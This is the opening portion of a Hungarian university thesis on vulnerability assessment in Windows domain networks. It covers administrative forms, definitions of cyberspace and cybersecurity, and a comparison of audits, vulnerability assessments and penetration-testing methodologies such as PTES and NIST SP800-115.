ÓBUDAI EGYETEM
ÓBUDA UNIVERSITY

NEUMANN JÁNOS

INFORMATIKAI KAR

SZAKDOLGOZAT

OE-NIK Hallgató neve: **Császár József Viktor**

2022 Hallgató törzskönyvi száma: **T-008038/FI12904/N**

Óbudai Egyetem
Neumann János Informatikai Kar
Kiberfizikai Rendszerek Intézet

SZAKDOLGOZAT FELADATLAP

Hallgató neve: **Császár József Viktor**
Törzskönyvi száma: T/008038/FI12904/N
Neptun kódja: [redacted]

A dolgozat címe:

Windows tartományi rendszerek sérülékenységvizsgálata és biztonsági kérdései
Vulnerability assessment and security issues of Windows domain environments

Intézményi konzulens: Balázsné Dr. Kail Eszter
Külső konzulens:

Beadási határidő: 2022. május 15.

A záróvizsga tárgyai: Informatikai rendszerek üzemeltetésének biztonsága
IT hálózatbiztonság

A feladat

Az asztali operációs rendszerek piacán a Windows alapú rendszerek napjainkban töretlenül vezető szerepet töltenek be, ugyanakkor a szerverek piacán is jelentős és stabil a részesedése. Ezek alapján vállalati környezetben kialakított hálózatokon elérhető szolgáltatások, erőforrások biztosítására ellenőrzésére és védelmére is nagyrészben Windows tartományi rendszerek kerülnek kialakításra tisztán vagy más népszerű, például Unix alapú rendszerekkel vegyesen. Korszerű rendszerek implementálásánál valamennyi rendszerelemre kiterjedő védelmi intézkedések szükségesek, így a tartományi rendszerek gyenge pontjainak feltárása is felértékelődik.
A szakdolgozat célja, hogy átfogó képet alkosson a Windows tartományi rendszereket érintő specifikus sérülékenységekről, gyakorlati példákon keresztül bemutassa az offenzív technikák és eljárások alkalmazásának lehetőségeit, valamint előnyeit.
A feladat során a hallgató összehasonlító elemzést végez a biztonsági tesztelések típusairól, majd sérülékenységvizsgálat végrehajtásához virtuális környezetet alakít ki, melyben előre meghatározott, népszerű sérülékenységek kihasználásához támadásokat hajt végre. A tapasztalatokat összegzi, majd javaslatokat fogalmaz meg a támadások észlelésére, a sérülékenységek megszűntetésére, illetve csökkentésére.

A dolgozatnak tartalmaznia kell:

- biztonsági tesztelési típusok ismertetését, összehasonlítását,
- hatályos magyar jogi szabályozások és nemzetközi ajánlások rövid bemutatását,
- sérülékenységvizsgálat metodikájának ismertetését,
- tesztelési környezet kialakításának leírását,
- sérülékenységek értékelését, kategorizálását,
- Windows domain hálózatokra leggyakoribb támadási technikák elméleti leírását,
- népszerű támadási módszerek gyakorlati bemutatását,
- sérülékenységek megszűntetésére, csökkentésére vonatkozó javaslatokat.

ÓBUDAI EGYETEM * Neumann János Informatikai Kar * 1. Budapest

.....
Dr. habil. Lovas Róbert
intézetigazgató

A szakdolgozat elévülésének határideje: **2024. május 15.**
(OE TVSz 55.§ szerint)

A dolgozatot beadásra alkalmasnak tartom:

.....
külső konzulens

.....
intézményi konzulens

ÓBUDAI EGYETEM
ÓBUDA UNIVERSITY

Neumann János Informatikai Kar

HALLGATÓI NYILATKOZAT

Alulírott hallgató kijelentem, hogy a szakdolgozat / diplomamunka saját munkám eredménye, a felhasznált szakirodalmat és eszközöket azonosíthatóan közöltem. Az elkészült szakdolgozatomban / diplomamunkámban található eredményeket az egyetem és a feladatot kiíró intézmény saját céljára térítés nélkül felhasználhatja.

Budapest, 20.22. 05. 15.

.....

hallgató aláírása

ÓBUDAI EGYETEM
ÓBUDA UNIVERSITY

Neumann János Informatikai Kar

KONZULTÁCIÓS NAPLÓ

Hallgató neve: Neptun Kód: Tagozat:

Császár József Viktor ..... [redacted] ..... Levelező

Telefon: Levelezési cím (pl.: lakcím):

[redacted]

Projektmunka címe magyarul:

Windows tartományi rendszerek sérülékenységvizsgálata és biztonsági kérdései

Projektmunka címe angolul:

Vulnerability assessment and security issues of Windows domain environments

Intézményi konzulens: Külső konzulens:

Balázsné Dr. Kail Eszter ..... -.....

Kérjük, hogy az adatokat nyomtatott nagy betűkkel írja!

Alk.	Dátum	Tartalom	Aláírás
1.	2022.04.04	FELADATOK, ÜTEMEZÉS ÁTTEKINTÉSE	Kail
2.	2022.04.28	TARTOMÁNYI KÖRNYEZET SÉRÜLÉKENYSÉGEI, TÁMADÁSI TECHNIKÁK	Kail
3.	2022.05.09	ALAKI ÉS TARTALMI KÖVETELMÉNYEK	Kail
4.	2022.05.12	ÖSSZEFOGLALÁS	Kail

A Konzultációs naplót összesen 4 alkalommal, az egyes konzultációk alkalmával kell láttamoztatni bármelyik konzulenssel.

A hallgató a Projektlabor 1. / 2. / 3. / Záródolgozati projekt[1] tantárgy követelményét teljesítette, beszámolóra/védésre[2] bocsátható. A javasolt érdemjegy:

Kail

.....

Intézményi konzulens

Budapest, 2022. 05. 11.

[1] A megfelelő bekarikázandó/aláhúzandó!

[2] A megfelelő aláhúzandó!

TARTALOMJEGYZÉK

1 BEVEZETÉS

Vitathatatlan tény, hogy a hétköznapjainkat is már elválaszthatatlanul átszövő kibertérben többnyire érdekünkben, de sokszor észlelésünk nélkül, ellenünk irányuló események történnek a nap 24 órájában. Ez utóbbi jelenség a COVID-19 járvány történései mentén, ahol az otthoni munkavégzés is előtérbe került, felerősödött és a pandémia másodlagos károkozásaként további áldozatokat szed.

A kibertámadások mára jellemzően több dimenzióban zajlanak, ahol nem csupán információs rendszerek, hálózatok, eszközök, létfontosságú infrastruktúrák által nyújtott szolgáltatások, hanem dezinformációs kampányok alkalmazásával tulajdonképpen az emberek, társadalmi rétegek is célponttá váltak.

Válaszlépésként világszerte nagy a nyomás a komoly fenyegetések kezelésére a kibervédelmi képességek megerősítése érdekében, ez azonban paradigmaváltás nélkül nem lehetséges. A korábban viszonylagosan önállóan működő szektorok összefogást igényelnek és összehangolt működést. A kérdést azonban nem elégséges csupán állami szinten kezelni, az egységesebb kiberbiztonsági politika, stratégia kialakításában a NATO és az EU is komoly szerepet vállal.

A kollektív védelem kialakításában, a reziliencia biztosításában nem elég a reaktív képességek erősítése, hanem innovatív módon a várható támadásokra fel kell készülni technikai szinten, magasan kvalifikált kiberbiztonsági szaktudáson keresztül a társadalom tagjainak biztonságtudatosságának növelésével is.

A kibervédelmi eszköztárban szereplő biztonsági vizsgálatok szerepe soha nem látott mértékben előtérbe helyeződött, nem csupán a bevezetendő képességek, hanem a meglévő rendszerek biztonságának megerősítése érdekében. A biztonsági vizsgálatok tradicionálisan megfelelőség vezéreltek, azonban a kor fenyegetéseire válaszul itt is szükség van a szemléletváltásra, áthelyezve a hangsúlyt a „támadó” gondolkodás szintetizálására.

Dolgozatomban a biztonsági vizsgálatok rövid bemutatását követően a sérülékenységvizsgálatokat veszem górcső alá, kitekintve a széles körben elfogadott és alkalmazott nemzetközi ajánlásokban, szabályozásokban alkalmazott megközelítésekre. A hazai szabályozás ismertetésén túl bemutatom azokat az elemeket, melyek téves értelmezésekhez vezethetnek. Rámutatok kritikai elemzéseim során arra, hogy mely szabályozások igényelhetnek szemléletváltást.

2 KIBERBIZTONSÁGI VIZSGÁLATOK RÖVID RENDSZERTANA

2.1 Alapvető fogalmi meghatározások

Ahhoz, hogy megfelelően lehessen értelmezni a későbbiekben részletezett fogalmakat először mindenképpen érdemes egy pár szót emelni a napjainkat már a magánszférában is átszövő kiberbiztonsági kérdésekről.

Egyes források a kiberbiztonság megjelenését az első ismert vírus megjelenésétől datálják, melyet 1971-ben Bob H. Thomas BBN mérnök alkotott, aki nem mellesleg az ARPANET fejlesztésében is részt vett. Ez a „CREAPER" névre keresztelt vírus [1] tulajdonképpen kutatási célból, demonstrálva mobil applikáció használatának lehetőségeit, került fejlesztésre és csak egy vicces szöveget írt ki a terminálra. A fertőzés károkozással nem járt. Ezen túlmenően képes volt az egyik Tenex rendszerről a másikra terjedni önállóan, a férgekre jellemző technikával. Minderre válaszul egy vírusirtó funkciójának megfelelő válasz Ray Tomlinsontól ered – tökéletesítette a CREAPER program kódját a jobb terjedés érdekében, illetve ő fejlesztette ki az első email programot az ARPANET-en belül –, mely a REAPER nevet viselte. A program egyszerűen felkereste a hálózaton keresztül a fertőzött számítógépeket és törölte róluk a „CREAPER" példányát. Ennél a tulajdonképpen kutatási esetnél is már megfigyelhető a több elektronikus információs rendszerek összekapcsolásának fogalmi eleme, mely a kiberbiztonság térbe helyezése szempontjából lényeges.

Jól érzékelhető az a dichotómia, mely az adott fenyegetésekre történő védelmi intézkedések viszonyát jelenti. Eleinte korlátozott eszköztár állt rendelkezésre mindkét oldalon, azonban a technológiai fejlődés óriási lendületet adott. A dolgozatnak nem célja a történet részletes bemutatása, azonban érdemes megemlíteni az Internet térhódítását, mely hatalmas lökést adott a számítógépek, rendszerek összekötésének, ugyanakkor a vírus és hackertámadások gyakoriságának is. A kezdetben túlnyomórészt vállalati szektort érintő egyre kifinomultabb fenyegetések, napjainkra a felhőszolgáltatások széleskörű integrálásával, az IoT (Internet of Things) eszközök megjelenésével, illetve a háztartásokban kezelt nagy mennyiségű adatok miatt már lényegében az anyaméhben fejlődő magzatokat is érinti.

Ez a rövid visszatekintés is rámutat arra, hogy a kiberbiztonság fogalmának definiálásához először érdemes annak a térbeli elhelyezését górcső alá vonni.

A kibertér, amennyire szoros kapcsolatban áll a kiberbiztonsággal, úgy a technológiai változásokkal, fejlődéssel is, ezáltal a meghatározása is időben dinamikus jelleget ölt.

Adódik a fentiekből a leegyszerűsített technikai megközelítés, melyet úgy lehetne talán megfogalmazni, hogy a kibertér az a környezet, ahol az elektronikus információs rendszerek egymással kommunikálnak. Itt rendszerek alatt értelmezhetők az egyedi számítási képességgel rendelkező bármely eszközök, beleértve az azokat összekötő

hálózatot is. Ez persze nem tudományos megközelítés és napjaink követelményeinek sem megfelelő, ezért szükséges megemlíteni pár nemzetközi és hazai meghatározást is.

A nemzetközi irodalomban sem egységes az értelmezés, mely leginkább az adott szakterület sajátosságából adódik. Az Amerikai Egyesült Államok Nemzetbiztonsági Ügynökségénél a CNSS (Committee on National Security Systems) szójegyzékében átvett szövegezéssel hivatkozik a 2008-ban kiadott kiberbiztonsági politikájára [2], mely a fentihez hasonló megfogalmazással él, ugyanakkor kiemeli a hálózatok kölcsönösen egymástól függését, valamint rendkívül előremutató módon beemeli a kritikus infrastruktúra elemeit is. Természetesen következetesen ugyanezt a definíciót alkalmazzák a NIST (National Institute of Standards and Technology) ajánlásai is.

A fenti megállapításból levezethető, hogy a távközlési szakterület definíciója eltér CNSS által alkalmazottól. Erre jó példa a Nemzetközi Távközlési Egyesület (International Telecommunication Union) ugyanabban az évben kiadott „Overwiev of Cybersecurity" ajánlása [3], ahol a kibertér helyett kiber környezetet (Cyber environment) határoz meg a fentihez képest tágabb értelmezéssel. Tartalmi elemeiben többek között már megjelenik a felhasználó és a rendszereken belül értelmezett folyamatok, szolgáltatások, valamint az információ tárolása is.

A NATO definíciója az előző megközelítések egyfajta kombinációja, mely már globális tartományként azonosítja a kiberteret. Felosztására háromrétegű modellt vezet be, melyek a fizikai, logikai és kiberszemélyiség rétegeket jelenti [4]. A fizikai réteg geográfiailag helyszínhez kötött eszközöket, a logikai azokra épülő szellemi termékek tartalmazza, a kiberszemélyiség meg tulajdonképpen a virtuális identitást takarja. Ahogy az eddigiekből is következett, ezen a téren sincs konszenzus a szakmában és további felosztások is léteznek.

A hazai definíciót a 2013-ban kiadott „Az Európai Unió kiberbiztonsági stratégiája: - Nyílt, megbízható és biztonságos kibertér" [5] nyomán az Ibtv.-ben találhatjuk meg: „*globális kibertér:* a globálisan összekapcsolt, decentralizált, egyre növekvő elektronikus információs rendszerek, valamint ezen rendszereken keresztül adatok és információk formájában megjelenő társadalmi és gazdasági folyamatok együttese." [6] Az azonos évben kiadott Nemzeti Kiberbiztonsági Stratégia [7] egyben meghatározza specifikusan Magyarország kiberterét is.

Miután az egyik legnehezebben definiálható fogalom tartalma összehasonlításokon keresztül megvilágításra került, vissza lehet térni a kiberbiztonság meghatározásához. Ez ugyan önmagában hasonlóan nehéz feladat, de az eddigiek ismeretében már egyszerűbb.

Az előzőtől eltérően a hazai meghatározást érdemes elővenni, hiszen mutatkozik benne mind a NATO, mind az EU tagságból adódó hatás. Az NKS (Nemzeti Kiberbiztonsági Stratégia) szerint: „A kiberbiztonság a kibertérben létező kockázatok kezelésére alkalmazható politikai, jogi, gazdasági, oktatási és tudatosságnövelő, valamint technikai

eszközök folyamatos és tervszerű alkalmazása, amelyek a kibertérben létező kockázatok elfogadható szintjét biztosítva a kiberteret megbízható környezetté alakítják a társadalmi és gazdasági folyamatok zavartalan működéséhez és működtetéséhez.” [7]

A kiberbiztonság a NIST ajánlásokban hasonlóan az USA 2008-as kiberbiztonsági politikájában a prevenciót, védelmet és helyreállítást hangsúlyozza meghatározásánál az információbiztonsági területről jól ismert a rendelkezésre állás, sértetlenség, bizalmasság, valamint a triádon kívül a letagadhatatlanság biztosításával [2]. Ehhez képest a NATO megközelítés csak védelmi intézkedéseket emeli ki. Ugyanis a NATO a 2006-os varsói csúcson deklaráltak szerint műveleti tartományként tekint a kibertérre, ahol elsősorban a kollektív védelem részeként a kibervédelmi képességek fejlesztését hangsúlyozza. Megemlítendő, hogy ennek érdekében ugyanabban az évben indult a NATO Cyber Defence Pledge, mely igyekszik elősegíteni a tagállamok szintjén védelmi képességek fejlesztését, ugyanakkor ösztönzi a tagállamok közti együttműködést, hatékony információcserét, a jó gyakorlatok megosztását.

Az EU és a NATO szoros együttműködéséből következő harmonizációs törekvésekből következik, hogy az EU stratégiailag szintén a védelem megerősítésére, annak tágabb tartományában beleértve a civil szektort, kiterjesztve a kiberbűnözés elleni tevékenységre is, még hangsúlyosabban a védelem intézményeire fókuszál. Teljesség igénye nélkül megemlítendő a NIS direktíva [8] 5G hálózatok kiberbiztonságáról szóló ajánlás [9], a biztonsági műveleti központok hálózatának létrehozása, a kibertámadásokkal szembeni reziliencia növelése, a 2020-ban az Európai Parlament elé kerülő Európai Kiberbiztonsági Ipari, Technológiai és Kutatási Kompetenciaközpont létrehozásáról szóló rendelet [10].

A fentiekből világosan következik és elfogadható az Ibtv. megfogalmazása, miszerint a kibervédelem „a kibertérből jelentkező fenyegetések elleni védelem, ideértve a saját kibertér képességek megőrzését” [6]. Fontos leszögezni, hogy a fogalomnak az értelmezése és eszköztára, különösen az utóbbi tekintetében katonai és civil oldalról eltérő. A katonai terminológiában a képességek megőrzésénél az aktív védelem is funkcióhoz jut, mely szerint nem csak passzív védelmi, hanem támadó jellegű kibertér műveletek is bevethetők. Annak ellenére, hogy a kiberbiztonság és -védelem a kezdeti időkben, illetve napjainkban is egyre erőteljesebben katonai szerepvállalást feltételez, nem szabad megfeledkezni arról, hogy egy állam vagy szövetség kibervédelmi kapacitását csakis együttesen a civil és katonai képességek tehetik ki hatékonyan.

2.1.1 Biztonsági vizsgálatok szerepe


A dolgozat elsődleges témájához kapcsolódóan két fogalom elválasztására, illetve tisztázására van szükség. Az egyik az IT biztonsági audit, a másik pedig az IT biztonsági vizsgálat. Mivel szorosan kapcsolódnak egymáshoz, talán ezért fordul elő, sajnos még szakmai berkeken belül is, hogy a határvonalak elmosódhatnak, illetve rosszabb esetben

egymás szinonimájaként kerülnek használatba. A kétfajta vizsgálatnak az igazi ereje azonban a kor követelményei alapján, együttesen, teljességükben mutatkozhat megfelelően.

A félreértéseket minden bizonnyal a közös vonások segíthetik elő, melyekből párat érdemes említeni. A szervezetre vonatkozó irányultságát tekintve mindegyik lehet külső vagy belső. A belső egy szervezeten belül kerül elrendelésre saját erőforrásból, míg a külső esetében szerződött, vagy esetleg jogszabály által kötelezően kijelölt fél végzi el a vizsgálatot. A másik hasonlóság, hogy mindegyik kockázatalapú megközelítést alkalmaz, illetve a vizsgálatok eredménye is a kockázatmenedzsment folyamatába kell, hogy visszakötésre kerüljön megfelelő változásmenedzsmenttel. Gyakoriságát tekintve lehetnek egyedi, illetve rendszeres jellegűek. A rendszeresség mindegyik esetében a biztonsági szint megőrzése és a tudatosság növelése érdekében kiemelten fontos. Mindegyik végrehajtása egyfajta metodika alkalmazásával történik.

Az auditálás széleskörben, nem csak a kiberbiztonsági, vagy IT biztonsági szakmában ismert, hanem más szakágakban is, ahol többek között szükség van jogszabálynak, nemzetközi szabványnak, ajánlásnak, gyártói előírásoknak vagy bármely más mérési kritériumoknak történő megfeleltetésnek, azok érvényre jutásának ellenőrzésére. A fő fogalmi elem ebben az esetben az ellenőrzés. Az ellenőrzés tárgya általában a szervezet egészére terjed ki, beleértve a belső szabályozókat, eljárásrendeket, folyamatokat, azokhoz kapcsolódó szerepköröket. Ugyanakkor egészen nagy mozgás is lehetséges a vizsgálat alá vont teljes infrastruktúrától kezdve, adott bevezetésre kerülő projekt hatálya alá tartozó egyedi elektronikus információs rendszerekig, rendszerelemekig.

A biztonsági vizsgálatok az általános audithoz képest már jóval inkább technikai mélységű vizsgálatok. A *2.1. ábra: Biztonsági vizsgálatok* szemléletesen bemutatja a dimenzióbeli eltéréseket, és azt, hogy a határok milyen átfedéseket tartalmaznak. A vizsgálat tárgyába, típusától függően beletartozhatnak a belső szabályozók, eljárásrendek és hozzájuk kapcsolódó szerepkörök is, de ebben nagy a mozgástér. Az elektronikus információs rendszerek, rendszerelemek vonatkozásában, míg az audit során nagy az intervallumok közötti szabadság, addig a biztonsági vizsgálatoknál kizárólagos kötöttség van. A félreértések egyik alapját szolgáltatja az, hogy több nemzetközi ajánlás is az auditálási eljárás részeként előírhat, vagy javasolhat biztonsági vizsgálatokat. Ezek azonban az audit jellegéhez igazodóan mind megfelelőség vezéreltek.



2.1. ábra: Biztonsági vizsgálatok

Biztonsági vizsgálatokat tipikusan végrehajthatnak a fejlesztők, illetve az üzemeltetők a szolgáltatások, rendszerek bevezetésekor, változtatást követően, akár rendszeresen ütemezetten, ideális esetben az SSDLC (Secure System Development Lifecycle) körében, keresve az adott rendszerelemeken azonosítható gyenge pontokat, konfigurációs hibákat, többnyire automatizált eszközök segítségével, valamilyen ajánlás, vagy szabvány megfelelőségének vizsgálatával. Ezek, még ha ritka esetben rendelkeznek is valamilyen szabályozott eljárásrenddel, jellemzően csak a közismert hibák javítására fókuszálnak. Sajnos tapasztalat szerint sokszor a hamis biztonságtudatosságot is növelik. Az okát szolgáltatja, hogy a hasonló belső vizsgálatok általában nem alkalmasak mélyebb szintű, a valós kibertámadásokat jó megközelítéssel modellező teszteléseknek.

Az elmúlt időszak alapján kijelenthető, hogy napjaink követelményeinek, az egyre erősödő és szofisztikáltabb hibrid támadások, fenyegetések ellen már nem elégséges a korábbi megfelelőségen alapuló szemlélet a biztonsági vizsgálatok terén. A gondolat mentén haladva, nem is létezik olyan típus, mely mindenre jó, azok csak a szervezetek kiberbiztonsági érettségének és megfontolt döntéseinek eredményeként használhatók.

Téves alkalmazásuk hamis biztonságtudathoz vezethet és legrosszabb esetben nagy kárt okozó biztonsági eseményhez.

2.1.2 Sérülékenységvizsgálat

Ahogy a korábbiakban tapasztalható volt, itt is többféle definíció van érvényben és köztudatban, melyek közül pár a későbbiekben lesz taglalva. Ebben az esetben az általánosabb, közös jellemzők alapján történő megközelítés kerül homloktérbe.

A sérülékenységvizsgálatok a technikai biztonsági vizsgálatok legtetején helyezkednek el. Ez azt jelenti, hogy a vizsgált elektronikus információs rendszer vagy rendszerelemek vonatkozásában, a technikai adottságok és felhasználható erőforrások függvényében, széleskörűen, a teljesség igényével folytatnak a szakemberek keresést, annak érdekében, hogy a legtöbb gyenge pontot, hibát vagy fenyegetést azonosíthassák a rendszerelemeken, alkalmazott biztonsági eljárásokon, melyeket esetleges támadók potenciálisan kihasználhatnak. A vizsgálat eredményeiről jelentés készül, melyben a feltárt sérülékenységek priorizált listában szerepelnek a megszűntetésükre vagy mérséklésükre történő javaslattétel mellett.

Ha ez a definíció elfogadható, akkor több megválaszolandó kérdés is felmerülhet. Az egyik ilyen, mely alapjaiban határozza meg a sérülékenységvizsgálatok eredményességét, az a vizsgálatok mélysége. Ez határozza meg tulajdonképpen, hogy a feltárt sérülékenységgel egy valós támadás kivitelezésének mely szintjéig jut el a vizsgálatot végző. A fentiek alapján az azonosított sérülékenység validálása és kihasználása, azaz a kompromittáció már nem történik meg a vizsgálat során, hiszen sejthetően az már a penetrációs teszt alá tartozik. Az alábbi *2.2. ábra: Sérülékenységvizsgálati fázisok* mutatja leegyszerűsítve a vizsgálat folyamatát és visszacsatolását.

2.2. ábra: Sérülékenységvizsgálati fázisok [11]

Ez az éles elkülönítés súlyos gyakorlati problémához vezet, mert tulajdonképpen a megrendelő szervezet, vagy ügyfél elárasztását jelentené óriási mennyiségű ellenőrizetlen

információval, melyből a valós fenyegetettségi képet nem tudná felrajzolni és nem is lehetne a levont tapasztalatok feldolgozásán keresztül a biztonságtudatosságot növelni, vagy elősegíteni a hatékonyabb szervezeti biztonságirányítást. Erre jelent megoldást álláspontom szerint, hogy a feltárt sérülékenységeket nem elég pusztán közölni, hanem az azonosított hibák mellett azok validációja szükséges, így lehet megfelelően prezentálni a sérülékenységeket a lehetséges támadási vektorok meghatározása mellett. A dolgozat szempontjából alkalmazott sérülékenységvizsgálati metodika a későbbiek során kerül részletezésre.

A másik kérdés lehet az, hogy milyen módon kerülnek végrehajtásra. Itt két lehetőség is van, lehet automatizált vagy manuális. Felmerülhet, hogy tulajdonképpen automatizált eszközökkel teljes egészében lefedhető a vizsgálat spektruma. Ezt látszólag alá is támasztja a kereskedelmi forgalomban kapható termékek vonala, melyek automatikus sérülékenységvizsgálatokat ígérnek Sajnos ez rendkívül félrevezető, hiszen az automatizált eszközök nagyon hasznosak, de nem tudnak teljeskörűek lenni még akkor sem, ha MI (Mesterséges Intelligencia) van implementálva a megoldásba. Ezek az eszközök jelenleg kiválóan alkalmasak a megfelelőség vezérelt vizsgálatokra, illetve a széleskörűen ismert konfigurációs hibák feltárására, azonban ez csak egy kis szelete lehet csupán egy biztonsági vizsgálatnak. Ugyan lehet esetleges modellezett támadás egyes fázisait automatizált eszközökkel gyorsítani, ahogy több esetben elő is fordul, de nem tudja helyettesíteni a támadói gondolkodást, kreativitást, illetve innovativitást.

A vizsgálatok célja a mélységből egyértelműen következik, miszerint a támadási felületek csökkentése, illetve a biztonságtudatossági szint növelése az elsődlegesen elérendő. Itt megjegyzendő, hogy a tudatosság szempontjából elérendő személyek köre az üzemeltetők és a fejlesztők.

A sérülékenységvizsgálat végrehajtásához szükséges idő sok esetben, mint ahogy a biztonsági vizsgálatok fogalmi köre egymással, tévesen kerül értelmezésre. A három taglalt biztonsági vizsgálat viszonylatában időigénye a középmezőnyben van. Kiterjedése egytől több hónapig terjed. Ez az igény könnyen belátható, amennyiben a fogalomban meghatározott széleskörűség és a teljesség kritériumainak kell megfelelni.

2.1.3 Penetrációs teszt

A fogalom meghatározásánál az egyszerűség kedvéért a NIST ajánlása [12] tekinthető mérvadónak, mely szerint a vizsgálatot végzők, akik munkájukat meghatározott keretek között végzik, megkísérlik kijátszani vagy megtörni a biztonsági funkcióit az adott rendszernek.

Ahogy már a közös tulajdonságoknál ki lett fejtve csak felhatalmazás alapján lehet végrehajtani a tesztet. Jogszabályi előírás hiányában kizárólag szerződésben foglalt pontos keretek között lehet tervezni ezeket a vizsgálatokat.

A penetrációs teszt térbeli elhelyezésénél szintén nagy segítséget jelentenek a dimenzionális a *2.1 ábra: Biztonsági vizsgálatok* mutatói. A vizsgálat mélysége alapján itt már kötelező elem a sérülékenység kihasználása, ezáltal a kompromittáció. Metodikailag a sérülékenységvizsgálatra épül, annak eredményeit veszi alapul, de csak addig történik a keresés, amíg nem kerül azonosításra olyan, amelyen keresztül a rendszer vagy rendszerelem sikeresen kompromittálható. Ebből következik, hogy a kiterjedtsége jóval szűkebb a sérülékenységvizsgálaténál.

Nem kerülhető meg a penetrációs teszteknél alkalmazott módszertanok rövid körbejárása, illetve az adott lépések ismertetése. A nemzetközi viszonylatban eléggé szerteágazó ajánlások érhetők el, melyek lényegi eltéréseit elsősorban a szakterületi sajátosságok, illetve a kiadás ideje okozhatja.

A teljesség igénye nélkül pár biztonsági ajánlás, melyek tartalmaznak penetrációs tesztre vonatkozó módszertani javaslatot:

- NIST Technical Guide to Information Security Testing and Assessment (NIST SP800-115);
- PTES (Penetration Testing Execution Standard);
- PCI DSS (Payment Card Industry Data Security Standard);
- OSSTMM (Open Source Security Testing Methodology Manual);
- OWASP (Open Web Application Security Project) Testing Guide v4.2;
- ISSAF 0.2.1 (Information Systems Security Assessment Framework);
- OWASP MSTG (Mobile Security Testing Guide) v1.1.3.

A NIST ajánlás a tesztet csupán négy részre bontja [13], mely a tervezés, felkutatás, támadás és jelentés. A tervezés magába foglalja az információgyűjtést és a keresést. A felkutatás tulajdonképpen egy tudásbázissal történő összevetést jelent, mely után jöhet tulajdonképpen az azonosított sérülékenység kihasználásának megkísérlése, szükség esetén jogosultsági szint emelés és részfeladatként, amennyiben felhatalmazás van rá a további hálózatokra történő mozgás. Az 2008-as ajánlás metodikája ma már elég elnagyoltnak tűnhet.

Az OWASP MSTG ajánlása a mobil eszközök és alkalmazások tesztelése terén öt különböző lépést határoz meg, [14] melyek a felkészülés, információszerzés, alkalmazás mély szintű elemzése, kihasználás és végül a jelentéskészítés. Értelemszerűen itt nem jelentkeznek a kezdeti kihasználást követő lépések. Alapvetően jól igazodik a technológiai környezethez, ugyanakkor éppen ezért más területen kevésbé használható.

A PTES, melyet lelkes biztonsági szakemberek fejlesztettek ki több területről, átfogó útmutatók mentén haladva határozza meg egy átlagos penetrációs teszt teljes ciklusát [15]. Itt megkülönböztetésre kerül hét fázis, melyet részletesen kifejt:

1. Az előkészítés szakasza (Pre-engagement): A végrehajtást megelőzően meghatározza, hogyan kell a megrendelővel leegyeztetni a pontos szabályokat és a ROE-t (Rules of Engagement). Más technikai vonatkozású ajánlásból hiányozni szokott, annak ellenére, hogy a jól szabályozott keretrendszer, illetve megállapodás nélkül nem lehet eredményes tesztet végrehajtani.
2. Az információgyűjtés (Intelligence Gathering): A nyilvánosan elérhető információk célzott gyűjtését, mely magában foglalja az OSINT (Open Source Intelligence) tevékenységet, a vizsgált rendszer elemeinek a feltérképezését jelenti aktív és passzív módszerrel.
3. A fenyegetés modellezés (Threat Modelling): Az eddig gyűjtött információk alapján további, a szervezetre releváns dokumentumok alapján, eddig nem azonosított másodlagos eszközök és támadási vektorok azonosítása. Lényeges, hogy a későbbi végrehajtást pontosabbá, illetve hatékonyabbá teszi.
4. A sérülékenység analízis (Vulnerability Analysis): Itt történik meg a rendszerben azonosítható sérülékenységek felfedése, mely magába foglalja a validációt is. Ennek alaposssága a siker kulcsa a többi fázis teljesítéséhez.
5. A kihasználás (Exploitation): A tesztelés legfontosabb lépcsője. Az eddigiek alapján kísérlet történik az azonosított sérülékenységek kihasználására, melynek célja bármilyen szintű jogosultság szerzés az adott rendszerelemen.
6. A bejutás után tevékenységek (Post Exploitation): Ide tartoznak azok a lépések, mint például a jogosultsági szint emelése, laterális mozgások további rendszerelemekre, információk eltulajdonítása, kompromittálása és a rendszerben keletkezett nyomok eltűntetése is.
7. Dokumentálás (Reporting): Az eredmények részletes dokumentálását, prezentálását jelenti.

Azért került kiválasztásra a PTES metodikája, mert nagyon gyakorlatorientáltan kezeli a kérdéskört, ezáltal még napjainkban is jól hasznosítható. Azonban sajnos, mivel 2012 óta nincs karbantartva, így az azóta eltelt, és elég meredek tendenciájú technológiai fejlődések lekövetése már nem jelenik meg. Ezáltal a technikai útmutatója csak fenntartásokkal használható.

